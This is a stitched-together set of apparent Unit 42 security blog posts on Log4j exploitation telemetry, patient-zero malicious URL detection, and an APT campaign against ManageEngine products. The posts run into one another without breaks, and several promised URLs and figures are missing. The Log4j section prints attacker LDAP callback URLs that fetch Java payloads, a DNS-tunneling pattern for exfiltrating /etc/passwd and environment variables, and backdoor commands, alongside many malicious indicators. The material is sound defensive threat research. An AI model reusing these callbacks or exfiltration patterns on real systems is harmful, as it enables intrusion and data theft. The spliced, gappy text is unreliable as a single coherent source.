To better understand the impact of the recent vulnerabilities in Log4j facing our customers, we analyzed the hits on the Apache Log4j Remote Code Execution Vulnerability threat prevention signature Dec. 10, 2021-Feb. 2, 2022. Based on our telemetry, we observed 125,894,944 hits that had the associated packet capture that triggered the signature. Figure 7 shows the hits per day, including a large spike in activity Dec. 12-16, followed by a tapering off of activity from Dec. 16-21 and another large spike on Jan. 1, 2022. After the spike in the new year, the signature hits results in a jagged line with counts differing day to day, but with the spikes being dramatically smaller than those previously seen.
Figure 7. Hits analyzed for Apache Log4j Remote Code Execution Vulnerability signature, shown per day.
We analyzed the packet captures that triggered the signature Dec. 10-31 and found the exploitation attempts appear in various places within the HTTP requests, primarily the URL and fields within the HTTP request header. We extracted 70,577,055 exploit strings from the packet captures and found that over 49% were within the top six fields of the HTTP request, as seen in Table 1. It should also be noted that many of the packet captures showed exploit strings within multiple fields within the HTTP request, each of which were counted in these figures.
HTTP Field
Count
Referer
8,598,333
X-Api-Version
8,084,382
Accept-Language
7,825,968
Cookie
4,193,821
User-Agent
3,318,942
URL
2,815,876
Table 1. Top six fields within HTTP requests that contained Log4j exploit attempts.
Observed Activity
Since Dec. 10, 2021, we have seen attempts to exploit Log4j to carry out a variety of activities. We determined details about these activities by analyzing the files hosted at the callback URLs used in the exploit attempts – in other words, by investigating what would have happened had the attempts been successful. The observed activities after exploitation range from simple vulnerable server identification via mass scanning, to the installation of backdoors to exfiltrate sensitive information and to install additional tools, to the installation of coin mining software for financial gain. The cases discussed in this section are by no means exhaustive as we continue to discover additional attacks in our telemetry.
Mass Scanning
Our analysis of the activity involving the Apache Log4j Remote Code Execution Vulnerability signature showed most of the Log4j exploit attempts were related to mass vulnerability scanning. Table 2 shows the top domains and IP addresses seen in the callback URLs within the Log4j exploit string, which account for just over 80% of signature hits Dec. 10-31. We clustered all RFC1918 IP addresses seen in these callback URLs into their respective ranges (10/8, 172.16/12 and 192.168/16) and found that 54% of the signature hits in this time frame were generated by internal scanning. Additionally, several well-known vulnerability scanning services are represented in this list, such as nessus[.]org as the top callback involving a remote location.
Domain/IP
Count
10.0.0.0/8
36,563,784
nessus[.]org
14,638,414
172.16.0.0/12
1,818,036
interact[.]sh
852,778
oob[.]li
571,042
sploit[.]in
552,521
45.83.64[.]1
346,888
195.54.160[.]149
250,042
canarytokens[.]com
198,954
automationyesterday[.]com
166,206
45.83.193[.]150
120,707
64.39.98[.]200
118,860
praetorian[.]com
115,739
192.168.0.0/16
86,513
securitysupport[.]tech
83,875
upguard[.]com
83,379
193.3.19[.]159
80,075
interactsh[.]com
68,959
5.101.118[.]127
51,515
burpcollaborator[.]net
51,066
31.131.16[.]127
48,119
45.66.8[.]12
46,753
185.246.87[.]50
44,516
Table 2. Top domains and IP addresses seen in callback URLs of Log4j exploit attempts.
Vulnerable Server Discovery
Many inbound exploitation attempts we observed did little more than send an outbound request to notify the issuer of a successful exploitation. We cannot confirm whether all of these attempts were for scanning purposes or if they were part of a malicious actor’s reconnaissance efforts. In some cases, these exploit attempts simply used the initial interaction with the callback URL to signify a vulnerable server, many of which used “canary tokens,” as seen in the following callback URL:
However, in other cases we observed the actor fully exploiting the vulnerability by loading and executing a Java class from the callback URL that would simply reach out to a server to determine if a system was vulnerable and/or exploitable. For instance, we observed the following callback URLs used in exploit attempts over the course of several days:
Upon accessing this URL, the server would access a Java class from hxxp://2.57.121[.]36/Rjava.class, which contained the decompiled code seen in Figure 8.
Figure 8. Decompiled Java code seen in Rjava.class.
As you can see from the Java code, this does nothing more than issue an HTTP GET request to hxxp://2.57.121[.]36/juccess and does nothing with the response. This Java code suggests the issuer is using the exploitation to determine whether the server is vulnerable and able to successfully run the Java class.
V8 Password Stealer
In addition to vulnerability scanning, we also saw exploitation result in the execution of information stealers. For instance, we observed several exploit attempts that involved a callback URL that contained the domain 1ma[.]xyz, as seen in the following example:
<redacted>.com.80.reference.1ma[.]xyz:1389/a
The above URL will result in the following file:
Figure 9. File downloaded from callback URL at 1ma[.]xyz that provides the Java class file from a remote server.After accessing the file above, the server would download a Java class file from a hxxp://161.35.184[.]54:9998/V8.class URL, which responds with a Java class file whose decompiled code appears in Figure 10.
Figure 10. Decompiled code in V8.class.
The code above attempts to exfiltrate information from the server by sending the data via HTTP POST requests or via DNS tunneling. The HTTP POST requests would be sent to the following URLs:
The DNS tunneling involves attempting to query domains with the following structure to send the data to the server:
[hostname].[20 bytes of data].[chunk number].spif.mur.1ma.xyz
Two general pieces of information are exfiltrated to the C2 domain. The first is the sensitive contents of the /etc/passwd file from the compromised server. Second, the code will obtain the environment variable names and their respective values and send them to the C2 as well.
The Java code also attempts to exfiltrate the information by running several commands that use the curl and wget applications to send the data to the C2 server, as seen in Figure 11.
Figure 11. Additional commands seen in the decompiled code in V8.class.
Happy Everyday! + CobaltStrike
In addition to information stealers, we also observed actors exploiting Log4j to install backdoors. For instance, we saw exploit attempts that included the following callback URL:
ldap://139.155.2[.]105:8888/EvilObj
The above URL will result in the following file:
Figure 12. File downloaded from callback URL that provides the Java class file from a remote server.
The EvilObj.class from hxxp://139.155.2[.]105:8081 contains the decompiled Java code as seen in Figure 13.
Figure 13. Decompiled code in EvilObj.class showing the C2 information and “happy everyday” usage.
The Java in Figure 13 above creates a raw socket to 139.155.2[.]105:1234 and sends the following usage instructions over the socket:
The list command will list the files at a path specified by the threat actor, while the read command will read the contents of a file at a specified path. The exec command uses the Java.lang.Runtime.exec method to execute a command, in which the results would be sent back to the actor. These three commands provide enough functionality to fully control the system.
On Dec. 18, 2021, we observed a CobaltStrike server hosted at 139.155.2[.]105, specifically on TCP/4433, and the CobaltStrike beacon's configuration seen in Figure 14 below.
Figure 14. Decoded CobaltStrike configuration from beacon hosted at 139.155.2[.]105While we did not see the actor directly deploy CobaltStrike via the Log4j vulnerability, it is possible that the actor uploaded a CobaltStrike staging payload via the "happy everyday!" backdoor executed by exploiting the Log4j vulnerability.
XMRig Coinminer
We also saw evidence of financially motivated actors exploiting the Log4j vulnerability to install coinmining software. We observed an exploit attempt included the following callback URL:
ldap://192.46.216[.]224:1389/Exploit
The callback URL responds with the following:
Figure 15. Contents of file downloaded from callback URL that provides the Java class that installs a coinminer.
The hxxp://165.22.2[.]186:80/wp-content/themes/twentyseventeen/Exploit.class responded with a Java class that contained the decompiled code sen in Figure 16.
Figure 16. Decompiled Java code in Exploit.class
The Java code in Figure 16 checks to see if the system is running Windows as its operating system, and if so, it runs PowerShell commands to download additional files and execute them. The first file downloaded was hosted at hxxp://150.60.139[.]51:80/wp-content/themes/twentyseventeen/s.cmd, which contains the following PowerShell that would be run on the command line:
Figure 17. PowerShell commands observed in s.cmd file downloaded from remote server.
The PowerShell command attempts to download and execute an application from hxxp://68.183.165[.]105:80/wp-content/themes/twentyseventeen/xmrig64.exe, which is the XMRig executable used to mine the Monero cryptocurrency, specifically using the wallet address of 46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFmAHn92EyKrttq6LfV6if5UYDAyCzh3egWXMhnfJJrEhWkMzqTPzGzsE.
Patch and Bypass: Fixes Added for CVE-2021-45046, CVE-2021-45105, CVE-2021-44832
With the official Apache patch being released, 2.15.0-rc1 was initially reported to have fixed the CVE-2021-44228 vulnerability. However, a subsequent bypass was discovered. A newly released 2.15.0-rc2 version was in turn released, which protects users against this vulnerability.
On Dec. 14, it was discovered that the fix released in Log4j 2.15.0 was insufficient. CVE-2021-45046 was assigned for the new vulnerability discovered. On Dec. 17, Apache upgraded the severity of this vulnerability, indicating it can be used to gain remote code execution under certain circumstances.
On Dec. 17, version 2.17.0 was released to patch CVE-2021-45105. This new vulnerability results from version 2.16 not protecting from uncontrolled recursion from self-referential lookups. Exploitation allows for a denial of service (DOS) attack against the process running Log4j. This vulnerability is less critical than the previous RCE vulnerabilities but could allow an attacker to crash a vulnerable application. Please see the Apache Log4j security advisory for potential mitigations.
On Dec. 28, version 2.17.1 was released to patch CVE-2021-44832. This new vulnerability may result in RCE under specific, non-default conditions. In instances where an attacker has permission to modify the logging configuration file and can construct a malicious configuration using a JDBC Appender, this JDBC Appender may in turn reference a JDNI URI that can execute remote code on the affected device.
Timeline
Figure 18. Timeline of recent events related to the Log4j vulnerabilities.
Conclusion
CVE-2021-44228, CVE-2021-45046, CVE-2021-45105 and CVE-2021-44832 are still being actively investigated in order to properly identify the full scope severity. Given the information currently available, these vulnerabilities may have a high impact at present and in the future. Most of the applications being affected are widely used in the corporate networks as well as home networks. Users are encouraged to take all necessary steps to ensure they are protected against these vulnerabilities, as outlined below.
Unit 42 is actively monitoring the abnormal traffic through our devices and cloud solutions. Palo Alto Networks provides protection against the exploitation of this vulnerability:
91991, 91994, 91995, 92001, 92007 and 92012 (Application and Threat content update 8506).
Customers already aligned with our security best practices gain automated protection against these attacks with no manual intervention. These signatures block the first stage of the attack.
Customers should verify security profile best practices are applied to the relevant security policies and have critical vulnerabilities set to reset or default actions.
Additionally, the Log4j RCE requires access to code hosted externally. Our Advanced URL Filtering security service is constantly monitoring and blocking new, unknown and known malicious domains (websites) to block those unsafe external connections.
Also, suitable egress application filtering can be used to block the second stage of the attack. Use App-ID for ldap and rmi-iiop to block all RMI and LDAP to or from untrusted networks and unexpected sources.
SSL decryption needs to be enabled on the firewall to block known attacks over HTTPS.
Customers with log4j in their environments should upgrade or apply workarounds suggested by respective vendors, and not rely only on the Threat Prevention signatures.
Cortex XDR customers running Linux agents and content 290-78377 are protected from a full exploitation chain using the Java Deserialization Exploit protection module. Other Cortex XDR customers are protected against various observed payloads stemming from CVE-2021-44228 through Behavioral Threat Protection (BTP). Additionally, Cortex XDR Pro customers using Analytics will have post-exploitation activities detected related to this vulnerability.
Cortex XSOAR customers can leverage the "CVE-2021-44228 - Log4j RCE'' pack to automatically detect and mitigate the vulnerability.Read more on the XSOAR marketplace.
Prisma Cloud Compute Defender agents can detect whether any continuous integration (CI) project, container image, or host system maintains a vulnerable Log4j package or JAR file with a version equal to or older than 2.14.1. In addition, Web Application and API Security (WAAS) rules can be used to detect and block exploit payloads. Read more on the Prisma Cloud Log4Shell mitigations blog.
For users who rely on Snort or Suricata, the following rules have been released:
2034647
2034648
2034648
2034649
2034650
2034651
2034652
Customers of applications leveraging Apache log4j should upgrade to the newest version.
Since the original patch was discovered to be bypassed, in the interest of implementing as many protections against this vulnerability as possible, the following mitigations are also recommended:
Disable suspicious outbound traffic, such as LDAP and RMI on the server in PANW Firewall.
Disable JNDI lookup.
Set up log4j2.formatMsgNoLookups=true
Remove the JndiLookup file in the log4j-core and restart the service.
Disable JNDI
Set up spring.jndi.ignore=true
Palo Alto Networks will continue to monitor the situation and update this document with any new findings or information. If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
URL filtering solutions based on blocklists and databases are generally unable to catch patient zero web threats – in other words, malicious URLs that are being seen for the first time. The reason is not only due to the reactive nature of such classification (a malicious URL, domain or IP must be seen and allowed at least once before it gets analyzed and blocked), but also because of cloaking techniques used by sophisticated malicious actors. One-time URLs, short-lived domains, bot detection and other measures are widely used by malware and phishing campaigns in order to bypass security crawlers and scanners.
Our inline analyzers and machine learning techniques detected and blocked more than 500,000 patient zero URLs and about 200,000 malicious scanning requests in June-September. In this blog, we describe examples of the most noticeable campaigns from that data set and the types of stealthy techniques they use. We observe examples of malware delivery, command-and-control (C2) URLs, phishing links and grayware scams. The inline vantage point also gives us the ability to detect malicious scanning activity and attacking requests.
We detect thousands of patient zero URLs per day. Among these patient zero detections, Unit 42 researchers have found multiple campaigns that traditional detection crawlers are unable to catch because of various cloaking techniques deployed (e.g., browser-version cloaking, CAPTCHA protection). Moreover, we see abuse of legitimate hosting and file sharing platforms, as well as many child URLs of recently compromised websites — such cases are hard to cover with blocklists, as the root domain usually has a high benign score. As such, it is not surprising that 40% of these patient zero detections remain uncaught by VirusTotal vendors even after 48 hours of the first detection by our inline analyzers. This highlights the benefits of inline real-time analysis.
Palo Alto Networks Next-Generation Firewall customers with Advanced URL Filtering are protected against patient zero malicious campaigns similar to the ones described in this blog. All the mentioned malicious indicators (domains, IPs, URLs and hashes) are also covered by DNS Security and WildFire products.
How Do We Detect Patient Zero Web Threats?
Figure 1. Traditional URL filtering versus Advanced URL Filtering.
Figure 1(a) illustrates how a traditional URL filtering service works. Whenever a client visits a URL, the firewall holds the request for a short time and queries the URL category database to decide whether to allow or block it. If the request passes this database lookup, the firewall receives web content from the target host server and passes it to the client. After a delay, offline crawlers pick up the visited URL for analysis and crawl the same URL again. Only after crawling and analyzing the web contents will the URL category database be updated.
There are known weaknesses in this traditional URL filtering process. First, organizations are exposed to the very first attack, since the traditional URL filtering solution is only able to detect a threat after it is first seen by protected organizations. Protection the second time and beyond is welcome, but a first attack can be extremely dangerous. For example, say a new URL appears in network traffic but is not blocked by the URL category database. Even if it looks suspicious – such as mybank-account-ma234[.]com shown in Figure1(a) – the traffic may go through the firewall (based on firewall configurations) and the organization may be compromised. Another problem with relying on an existing database is that malicious hosts can fool offline crawlers with some techniques such as cloaking and CAPTCHA. Offline crawlers might get completely different web contents than what a real visitor gets from the malicious host. In this way, malicious URLs can bypass offline crawler-based detections.
A system with both a URL database and real-time detectors, as shown in Figure 1(b), can address issues with the database-only method. With integrated inline detectors, it becomes possible to detect threats when they are first seen. When the client tries to visit a URL, a cloud-based system can check both the URL database and the real-time detectors before allowing traffic to go through the firewall. If a real-time detector identifies that a request involves security threats, it can block the traffic even if the URL is unknown or benign in the URL database. For example, in Figure 1(b), a new URL appears in the network, which is not in the blocklist of the URL category database. With the power of inline machine learning and pattern matching techniques, the real-time analyzers can still detect it as malicious and block it.
As an example, Palo Alto Networks Advanced URL Filtering leverages multiple machine learning models for different types of threats. For example, our research paper “Innocent Until Proven Guilty,” published in 2021 at the 4th Deep Learning and Security Workshop (co-located with the 42nd IEEE Symposium on Security and Privacy), shows one of the novel deep learning paradigms deployed in Advanced URL Filtering. This framework has multiple benefits, such as resistance to adversarial noise and resistance to performance loss due to a data distributional shift. In other words, we improve the model robustness to out-of-distribution content by discovering noise-resistant and uniquely identifiable features of the modeled classes. In addition, Advanced URL Filtering incorporates millions of signatures generated via a continuous signature mining process with machine learning, as well as signatures added by Unit 42 researchers to cover specific malicious or suspicious campaigns.
Malicious Cloaking Campaigns
Malicious websites may deploy various techniques to hide their malware or phishing content from non-human visitors in order to avoid automated analysis by security scanners and crawlers, while maximizing the number of victims. For example, attackers may check for a residential IP range, target specific browser versions or even show a CAPTCHA challenge to make sure that the user is not an automated bot. Such techniques are commonly known as “cloaking.” Several recent research papers show the high effectiveness of client-side cloaking by phishing campaigns in addition to the classic server-side cloaking. For example, campaigns may fingerprint and bypass known crawlers (PhishPrint: Evading Phishing Detection Crawlers by Prior Profiling by Acharya et al., Usenix Security 2021), or deploy various dynamic checks on the page (CrawlPhish: Large-scale Analysis of Client-side Cloaking Techniques in Phishing by Penghui et al, IEEE Symposium on Security and Privacy 2021).
While this is a limitation for crawling, it is not for inline analysis, which sees the original content in real time. Moreover, we still have the original URL to inspect in both cases – one thing that an attacker can’t hide, which may reveal malicious signs or links to known campaigns that are enough for a confident detection. In fact, by using static URL analysis, it is possible to track various malicious campaigns which use cloaking and are undetectable by other crawler-based analyzers.
Here, we focus on the popular cloaking trend of targeting mobile browsers only (as first discovered in PhishFarm: A Scalable Framework for Measuring the Effectiveness of Evasion Techniques Against Browser Phishing Blacklists by Oest et al., IEEE Symposium on Security and Privacy 2019). To identify malicious cloaking campaigns that employ this method, we used different browser profiles – including well-known mobile versions of web browsers (mimicking mobile OS platforms) – to repeatedly crawl a small fraction of our daily URL feeds. Then, we selected URLs that were detected as malicious only after crawling with the mobile browser, but received a benign verdict after the desktop crawl. From June to August, we identified 15,948 malicious cloaked URLs using this method. Out of these, 2,601 were detected via our static URL analysis (similar to the one deployed in Advanced URL Filtering), otherwise not detected with the crawlers. In other words, 16.3% is a lower bound on the cloaking detection benefits of URL-only detectors, and this is based only on a single cloaking variant. Among detected malicious cloaking URLs, we indeed see expected examples of mobile-only phishing pages, which reveal phishing content only when we emulate a mobile browser. Other notable campaigns are described below.
Multi-step Phishing Campaigns
First, in addition to classic phishing campaigns, we see a popular multi-step phishing campaign that serves a PDF file first with a malicious link hidden behind a fake CAPTCHA prompt, as shown in the figure below. Then, the link performs several redirections, which include more anti-bot checks.
Figure 2. Example of a popular fake-CAPTCHA PDF phishing campaign at aliceinformaticasrl[.]com/user/pages/20991962233.pdf
Cloaking Malware Delivery
Second, we see cloaking malware delivery. For example, URLs that distribute malicious APK downloads usually work only on a browser with the Android Chrome user agent. For example, cq6ydl[.]qp8u[.]com/yx/22238.apk was serving Android Adware with SHA256: d3b0fbd6ff688034471e4400717742ffa21dcb1c909b0c1a1b2e82b34ae91d03. The download might not work for users who visited with browsers without the Android Chrome user agent.
In addition, we see malware delivery URLs, which are not targeting mobile users, but are cloaking against default browsers used by Palo Alto Networks crawlers. Examples include the campaigns below:
Another campaign, which injects malicious VBScript malware (targeting Internet Explorer browsers) and attempts to run commands over the WScript shell, was also noticed trying cloaking against our crawlers using server-side techniques, as shown in Figure 3 below.
Figure 3. Malicious VBScript injected into http://www[.]bjcslper[.]com/info/js/js/js/css/js/js/js/js/js/css/js/js/css/js/js/css/js/js/css/js/js/css/js/js/js/js/js/js/css/js/css/js/js/css/js/js/css/css/js/js/js/js/js/js/css/js/js/js/css/style.css
Malvertising URLs
Third, we see cloaking widely used in malvertising. In general, you have more chances to be redirected to a malicious landing page when crawling with a mobile browser – and potentially revisiting the URL several times. Such URLs as below are rather complex and have a fingerprintable structure and patterns, which helps for inline detection:
Given that static URL detection adds coverage of cloaking campaigns, it is not surprising that we see the first-time detections of cloaking malicious web pages, which were detected in real time with Advanced URL Filtering. For example, the URL coursera-quiz-answers-quora.pageinternetinfo[.]pw was registered on June 19, 2021. On July 18, 2021, at 16:49:51.414 UTC, we first detected and blocked it in our customer traffic inline. VirusTotal’s first-time scanning of this URL happened on July 22, 2021, at 22:28:45 UTC. However, by August 19, 2021, at 04:10:43 UTC, when we requested a re-analysis (see Figure 5), no vendor in VirusTotal detected it. The domain uses cloaking techniques like CAPTCHA before redirecting users to the type of phishing or grayware websites (such as websites distributing unwanted browser extensions) shown in Figure 4. Cloaking techniques could be the reason it remained undetected on VirusTotal.
Figure 4. CAPTCHA-protected page after redirecting from the malicious URL coursera-quiz-answers-quora.pageinternetinfo[.]pwFigure 5. VirusTotal’s results for the URL coursera-quiz-answers-quora.pageinternetinfo[.]pw by August 19, 2021.
Ransomware Patient Zeros
Ransomware is one of the top threats in cybersecurity today. Unit 42 has been tracking ransomware threats for years. According to research we recently released on the behavior observed in common ransomware families in 2021, web browsing is the second most popular way to deliver ransomware.
To evaluate the patient-zero prevention efficacy of our techniques against ransomware, we tested the real-time analyzers in Advanced URL Filtering against all URLs observed delivering ransomware from January 2021 to August 2021. The result shows that the real-time analyzers in Advanced URL Filtering are capable of blocking 29.18% of these ransomware URLs. Those URLs cover 29.6% of all ransomware samples we collected during this period.
Please note that databases already cover many of the samples we used in our testing. The significance of the testing in this case is that it demonstrates that real-time analyzers can block almost a third of the ransomware delivery URLs we checked – even if they are patient zero web threats to our databases.
Figure 6 below shows the distribution of the ransomware families that can be captured with our real-time analyzers. As we found earlier, these ransomware variants are very diverse. However, our real-time detectors are able to capture a large variety of them.
Figure 6. Distributions of ransomware variants detected by Advanced URL Filtering.
We also measured how well our real-time detectors in Advanced URL Filtering can block different ransomware variants. As the figure below shows, the real-time detectors perform very well against TorrentLocker and Xorist, but still need to improve on the popular VirLock variant and other small ransomware families.
Figure 7. Real-time detector’s detection rate for different ransomware variants.
Compromised or Abused Websites
Compromised or abused websites (such as web and file hosting services) are usually popular websites, which makes it easier for attackers to reach more victims. Traditional URL filtering databases usually fail to block compromised or abused popular websites as the websites may host both legitimate and malicious content, and the malicious content changes URLs rapidly.
This can be addressed by adding inline detection against these patient zero threats, especially to protect against rapidly varying malicious child URLs produced via abusing a web or file hosting service. For example, Advanced URL Filtering uses this technique to detect more than 100 compromised or abused websites daily on average. The following shows two examples of abusing 000webhost and Discord URLs.
Abuse of 000webhost
000webhost (000webhostapp.com) is one of the most popular web hosting services. It has been abused to host malware and phishing. The following example shows one of the pieces of malware that has been hosted on this service. The malicious websites hosted on this service tend to have a significantly short lifespan.
SHA256 of downloaded sample: 335cf91959d1dcb04c2e68431300d06a62035e31daba1d19dbfcca0aa398bda2
Figure 7. Screenshot of URL http[:]//udskhhkdsjdjskjdds[.]000webhostapp[.]com, which hosts malware (e.g., nnv[.]exe) and has no index webpage being set up.
Abuse of Discord
Discord (discordapp.com) is a VoIP, instant messaging and digital distribution platform designed for creating communities. Its content delivery network (cdn.discordapp.com) is where Discord hosts images and other files. It has at times been abused to store malware. The following figure shows two pieces of malware (Setup2.exe, Nitro_Gen.exe) stored in this service. Some malware samples are observed not to be accessible any longer due to the permission change in Google cloud storage.
Figure 8. Two pieces of malware downloaded from discordapp[.]com (download bar); one of the malware samples is no longer accessible due to permission change (XML Error).https[:]//cdn[.]discordapp[.]com/attachments/873992598220599389/873994139908313148/Setup2.exe
SHA256 of downloaded sample: 0984c3c6a8ab0a4e8f4564ebcd54ab74ae2d22230afafe48b346485251f522e2
SHA256 of downloaded sample: f5b7b51ef8f1d1e76c86bd1e78d99c439c6e65361d4560b2c9e7345cebffdcca
Command-and-control (C2) URLs
Real-time detectors can also be capable of capturing C2 URLs by recognizing specific patterns and signatures for various C2 families. Traditionally, researchers collect C2 indicators of compromise (IoCs) through analysis of malicious files and then publish them to a URL filtering database. This can, however, be used to contribute to real-time detectors as well. For example, with the vast malicious file database of WildFire, Unit 42 researchers are able to mine the patterns and signatures of the behavior of malicious files and apply them to Advanced URL Filtering. As a result, Advanced URL Filtering is able to capture new C2 URLs that are similar to what has already been observed and added to WildFire. During August, Advanced URL Filtering detected and blocked 1,685 first-time C2 communications in real time. Below are some examples.
C2/Sality-A is the threat name associated with the C2 servers used by members of the Sality malware family. The following are some detection examples of C2/Sality-A.
The Ursnif Trojan can collect the system activity of the victims, record keystrokes and keep track of network traffic and browser activity. The malware stores the data in an archive and then sends it to the C2 servers. The following are some detection examples of Ursnif.
Newly registered domains are often employed to host phishing websites or malware. Attackers may host malicious content on the new domains anytime they want – sometimes after a delay. Before that happens, traditional URL filtering may label it as benign or unknown. However, it is possible to detect a newly registered domain based on URL the first time it starts to host malicious content and shows in a firewall. For example, from mid-July to mid-August, Advanced URL Filtering successfully detected and blocked 3,594 sessions with newly registered domains.
More Phishing Campaigns
Phishing attacks lure people to click seemingly legitimate links, but redirect them to fake web pages to steal credentials. Attackers usually use camouflage techniques to make the phishing URLs look more legitimate. For example, attackers may use squatting domains in the display URLs to trick users into clicking. However, this also exposes semantic information that a deep learning model can capture and analyze.
For example, Advanced URL Filtering is empowered with multiple machine learning models trained with hundreds of millions of malicious and benign URLs to detect malicious URLs like those commonly associated with phishing campaigns. The examples below are some phishing attacks we detected recently.
The URL hxxp[:]//securty-supporrt[.]sun2seauvprotection[.]com[.]au/customer_center/customer-IDPP00C793/myaccount/signin/ is a phishing website targeting PayPal users as shown in the figure below. The website is likely compromised as the domain itself has been registered for years and points to a legitimate website.
Figure 9. Screenshot of phishing URL http[:]//securty-supporrt[.]sun2seauvprotection[.]com[.]au/customer_center/customer-IDPP00C793/myaccount/signin/
Detecting Scanning URLs
It is important to detect attacking or scanning patterns in URLs as well. Different from other web threats, scanning or attacking URLs found in web traffic usually mean that a client has a rogue process running that probes or compromises legitimate web servers. In particular, this may indicate a host infected with malware that attempts to spread to other servers.
Traditional blocklist-based URL filtering platforms are not able to filter scanning and attacking traffic as the attacker’s target URLs change frequently. Attacks try to search for and exploit vulnerabilities in remote servers. And before getting compromised, those remote servers cannot be added to a blocklist since they are still legitimate.
Using real-time detectors changes the equation, as scanning and attacking traffic can be blocked inline, avoiding the need to add legitimate target URLs to blocklists. For example, during the first three months after release (from June to August), Advanced URL Filtering captured and blocked several malicious scanning activities and probing behaviors. Below are several examples:
To perform URL filtering more effectively, it’s important to go beyond the traditional approach of using a database to gather known threats. Here, we discussed how a malicious URL filter database can be combined with real-time detection capabilities to capture and prevent patient zero threats.
Here, we presented the example of Advanced URL Filtering. Powered by machine learning and the work of Unit 42 researchers, the inline analyzers used in the product have detected and blocked hundreds of thousands of patient zero URLs since release.
We also presented several campaigns that would likely be missed by the traditional URL filtering approach that the real-time analyzers captured, including ransomware, phishing and C2. Some campaigns leverage different evasion techniques like cloaking to avoid being detected by offline crawlers. Some host the malicious content on popular web hosting services or newly registered domains to bypass URL blocklists. In addition, we also presented the importance of blocking scanning activities with real-time analysis.
Palo Alto Networks Next-Generation Firewall customers with Advanced URL Filtering are protected against patient zero malicious campaigns similar to the ones described in this blog. All the mentioned malicious indicators (domains, IPs, URLs and hashes) are also covered by DNS Security and WildFire products.
Acknowledgment
We want to thank Jun Javier Wang, Kelvin Kwan, Erica Naone and Laura Novak for their invaluable input on this blog post.
Indicators of Compromise
Indicators of compromise including suspicious URLs, phishing URLs, indicators of malware behind cloaking, compromised/abused websites, C2/Sality-A and Ursnif Trojan can be found in our GitHub repository.
Over the course of three months, a persistent and determined APT actor has launched multiple campaigns which have now resulted in compromises to at least 4 additional organizations, for a total of 13. Beginning on Sept. 16, 2021, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released an alert warning that advanced persistent threat (APT) actors were actively exploiting newly identified vulnerabilities in a self-service password management and single sign-on solution known as ManageEngine ADSelfService Plus. Building upon the findings of that initial report, on Nov. 7, Unit 42 disclosed a second, more sophisticated, active and difficult-to-detect campaign that had resulted in the compromise of at least nine organizations.
As an update to our initial reporting, over the past month we have observed the threat actor expand its focus beyond ADSelfService Plus to other vulnerable software. Most notably, between Oct. 25 and Nov. 8, the actor shifted attention to several organizations running a different Zoho product known as ManageEngine ServiceDesk Plus. We now track the combined activity as the TiltedTemple campaign. In our Nov. 7 blog, we stated that “while attribution is still ongoing and we have been unable to validate the actor behind the campaign, we did observe some correlations between the tactics and tooling used in the cases we analyzed and Threat Group 3390 (TG-3390, Emissary Panda, APT27).” At this stage, we would note that correlation to those tactics and tooling is accurate, but attribution remains ongoing. In line with the Microsoft Threat Intelligence Center’s (MSTIC) findings, some portions of TiltedTemple, specifically the September attacks exploiting ManageEngine ADSelfService Plus overlaps with activity associated with DEV-0322, which according to MSTIC is “a group operating out of China, based on observed infrastructure, victimology, tactics, and procedures.”
ServiceDesk Plus is a help desk and asset management software. On Nov. 22, Zoho released a security advisory alerting customers of active exploitation against newly registered CVE-2021-44077. The vulnerability impacted ServiceDesk Plus versions 11305 and below. While we have been unable to identify any publicly available proof of concept code for this vulnerability, it is now clear that the actor has successfully determined how to exploit unpatched versions of the software. Additionally, upon exploitation, the actor has been observed uploading a new dropper to victim systems. Similar to the previous tactics used against the ADSelfService software, this dropper deploys a Godzilla webshell which provides the actor with further access to and persistence in compromised systems. In scoping the problem, we leveraged Xpanse capabilities to determine that there are currently over 4,700 internet-facing instances of ServiceDesk Plus globally, and 2,900 – or 62% – are assessed to be vulnerable to exploitation.
In light of these recent developments, we would advance our characterization of the threat to that of an APT(s) conducting a persistent campaign, and leveraging a variety of initial access vectors, to compromise a diverse set of targets globally. Over the past three months, at least 13 organizations across the technology, energy, healthcare, education, finance and defense industries have been compromised. Of the four new victims, two were compromised through vulnerable ADSelfService Plus servers while two were compromised through ServiceDesk Plus software. We anticipate that this number will climb as the actor continues to conduct reconnaissance activities against these industries and others, including infrastructure associated with five U.S. states.
Palo Alto Networks customers are protected from the threats described in this blog by Threat Prevention for the Next-Generation Firewall, Cortex XDR and WildFire signatures. Additionally, Cortex Xpanse can accurately identify vulnerable versions of ADSelfService Plus and ServiceDesk Plus software.
Recent Activity
Upon performing a thorough analysis across all of our telemetry sets, we observed that between Sept. 17 and Oct. 15, the actor conducted reconnaissance and exploitation activities against ManageEngine ADSelfService Plus software, as documented in our previous report.
The threat actor, however, quickly began to expand the scope. Notably, following the initial campaign, we witnessed a steady flow of connections from the actor's malicious infrastructure to Zoho infrastructure beginning on Oct. 21 and continuing through Nov. 9. The actors accessed archives.manageengine[.]com and download.manageengine[.]com. Browsing to the first site presents visitors with a form they can submit to request access to older versions of ManageEngine software.
Figure 1. Screenshot of archives.manageengine[.]comGiven this pattern of activity, we believe the actor may have used this portal to request older vulnerable versions of software in order to develop working exploits for known CVEs. Four days after this activity began, on Oct. 25, we observed the first reconnaissance activity against a U.S. financial organization running a vulnerable version of ManageEngine ServiceDesk Plus. In the days that followed, we observed similar activity across six other organizations, with exploitation against one U.S. defense organization and one tech organization beginning as early as Nov. 3.
In continuing to track this actor's activities, we believe it is also important to note that on Nov. 9, we observed the actor connecting to passwordmanagerpromsp[.]com. This domain is associated with another ManageEngine product that provides Managed Service Providers (MSPs) with the ability to manage passwords across multiple customers in a single instance. Earlier this year, Zoho released a patch for CVE-2021-33617 affecting this product. While we have not seen any exploitation attempts to date, given the actor’s emerging pattern of targeting ManageEngine products and the actor’s interest in this third product, we highly recommend organizations apply the relevant patches.
Figure 2. Timeline and impact of campaigns.
ServiceDesk Plus Vulnerability
On Nov. 20, a record for CVE-2021-44077 was created. Two days later, Zoho released a security advisory alerting customers of active exploitation against an unauthenticated remote code execution (RCE) vulnerability affecting ServiceDesk Plus versions up to 11305. With a severity rating of critical, this vulnerability can allow an adversary to execute arbitrary code and carry out subsequent attacks. However, it is also worth noting that Zoho released an update on Sept. 16, three months earlier, that prevents exploitation in versions 11306 and above.
